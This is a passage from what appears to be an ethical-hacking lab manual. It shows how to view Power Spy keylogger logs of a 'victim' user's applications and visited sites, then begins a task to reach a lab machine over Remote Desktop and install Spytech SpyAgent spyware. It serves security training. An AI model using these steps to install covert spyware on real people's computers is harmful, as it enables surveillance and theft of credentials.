

Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs
Stop monitoring
Stealth Mode
Configuration
Help & About
Uninstall

Figure 3.1.21: Stop the monitoring

36. Click **Applications executed** from the options to check the applications running on the target system.




Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall

Figure 3.1.22: Click Applications executed

37. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.


Log View - Applications 54 record(s)
Select User:
Jason
Select Log Type:
Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype Messages
Documents Opened
Clipboard
Event History
Microphone
Keyword
Search
Previous
Next
Delete
Delete All
Export

Timestamp	User Name	Name	Path
11/8/2019 12:39:51 PM	Jason	setup.exe	c:\program files (x86)\pw2\setup.exe
11/8/2019 12:39:49 PM	Jason	setup.exe	c:\program files (x86)\pw2\setup.exe
11/8/2019 12:39:49 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
11/8/2019 12:39:42 PM	Jason	setup.exe	c:\program files (x86)\pw2\setup.exe
11/8/2019 12:39:41 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
11/8/2019 12:39:38 PM	Jason	load.exe	c:\program files (x86)\pw2\load.exe
11/8/2019 12:39:35 PM	Jason	explorer.exe (Program Manager)	c:\windows\explorer.exe
11/8/2019 12:39:28 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
11/8/2019 12:38:59 PM	Jason	shellexperiencehost.exe (Start)	c:\windows\systemapps\shellexperiencehost_cw5n1h
11/8/2019 12:38:57 PM	Jason	iexplore.exe (LinkedIn - Internet Explorer)	c:\program files\internet explorer\iexplore.exe
11/8/2019 12:38:57 PM	Jason	searchui.exe (Search)	c:\windows\systemapps\microsoft.windows.cortana_
11/8/2019 12:38:57 PM	Jason	explorer.exe	c:\windows\explorer.exe
11/8/2019 12:38:57 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
11/8/2019 12:38:55 PM	Jason	iexplore.exe (Internet Explorer)	c:\program files\internet explorer\iexplore.exe
11/8/2019 12:37:04 PM	Jason	explorer.exe	c:\windows\explorer.exe
11/8/2019 12:37:04 PM	Jason	iexplore.exe (Internet Explorer)	c:\program files\internet explorer\iexplore.exe
11/8/2019 12:36:43 PM	Jason	appdata.exe	c:\program files (x86)\pw2\appdata.exe
11/8/2019 12:32:45 PM	Jason	setup.exe	c:\program files (x86)\pw2\setup.exe

Timestamp: 11/8/2019 12:39:51 PM

User Name: Jason


Path: c:\program files (x86)\pw2\setup.exe

Name: setup.exe

Figure 3.1.23: Applications running on the target system

38. Click the **Websites Visited** option from the left-hand pane to view the websites opened by the victim.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.


Log View - Websites Visited 15 record(s)
Select User:
Jason
Select Log Type:
Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype Messages
Documents Opened
Clipboard
Event History
Microphone
Linked in
Linked in © 2018
User Agreement
Privacy Policy
Community Guidelines
Cookie Policy
Copyright Policy
Guest Controls
Keyword
Search
Previous
Next
Delete
Delete All
Export

Timestamp	User Name	Content
11/8/2019 12:38:53 PM	Jason	https://www.linkedin.com/m/logout
11/8/2019 12:38:50 PM	Jason	https://www.linkedin.com/feed/?trk=guest_homepage-basic_nav-header-signin
11/8/2019 12:38:49 PM	Jason	https://accounts.google.com/Logout
11/8/2019 12:38:38 PM	Jason	https://mail.google.com/mail/u/0
11/8/2019 12:38:26 PM	Jason	https://accounts.google.com/signin/v2/sl/pwd?service=mail&passive=true&rm=false&continue=https%3A%2F%
11/8/2019 12:38:12 PM	Jason	https://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&continue=https%3A%2F
11/8/2019 12:38:11 PM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.c
11/8/2019 12:37:54 PM	Jason	https://www.facebook.com
11/8/2019 12:37:39 PM	Jason	https://www.linkedin.com/feed/?trk=guest_homepage-basic_nav-header-signin
11/8/2019 12:37:28 PM	Jason	https://www.linkedin.com/login?fromSignIn=true&trk=guest_homepage-basic_nav-header-signin
11/8/2019 12:37:15 PM	Jason	https://www.linkedin.com
11/8/2019 12:37:05 PM	Jason	http://www.msn.com/en-in/?ocid=iehp
11/8/2019 12:32:37 PM	Jason	https://www.linkedin.com
11/8/2019 12:32:29 PM	Jason	http://www.msn.com/en-in/?ocid=iehp
11/8/2019 12:32:28 PM	Jason	http://go.microsoft.com/fwlink/p/?LinkId=255141

Upgrade browser for full LinkedIn experience

It looks like you may be using a web browser version that we don't
support. Make sure you're using the most recent version of your

Figure 3.1.24: Websites Visited by user on the target system

39. Similarly, you can click on other options such as **Screenshots**, **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

40. Close all open windows on the target system (here, 10.10.10.16).
41. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
42. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
43. Close all open windows and document all the acquired information.

TASK 2

User System Monitoring and Surveillance using Spytech SpyAgent


Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, Spyware SpyAgent) to capture keystrokes and monitor the other activities of the user.

TASK 2.1

Establish a Remote Desktop Connection

1. On the **Windows Server 2019** virtual machine. Click the **Type here to search** icon (🔍) at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.



Computer: 10.10.10.16

User name: CEH\Jason

You will be asked for credentials when you connect.

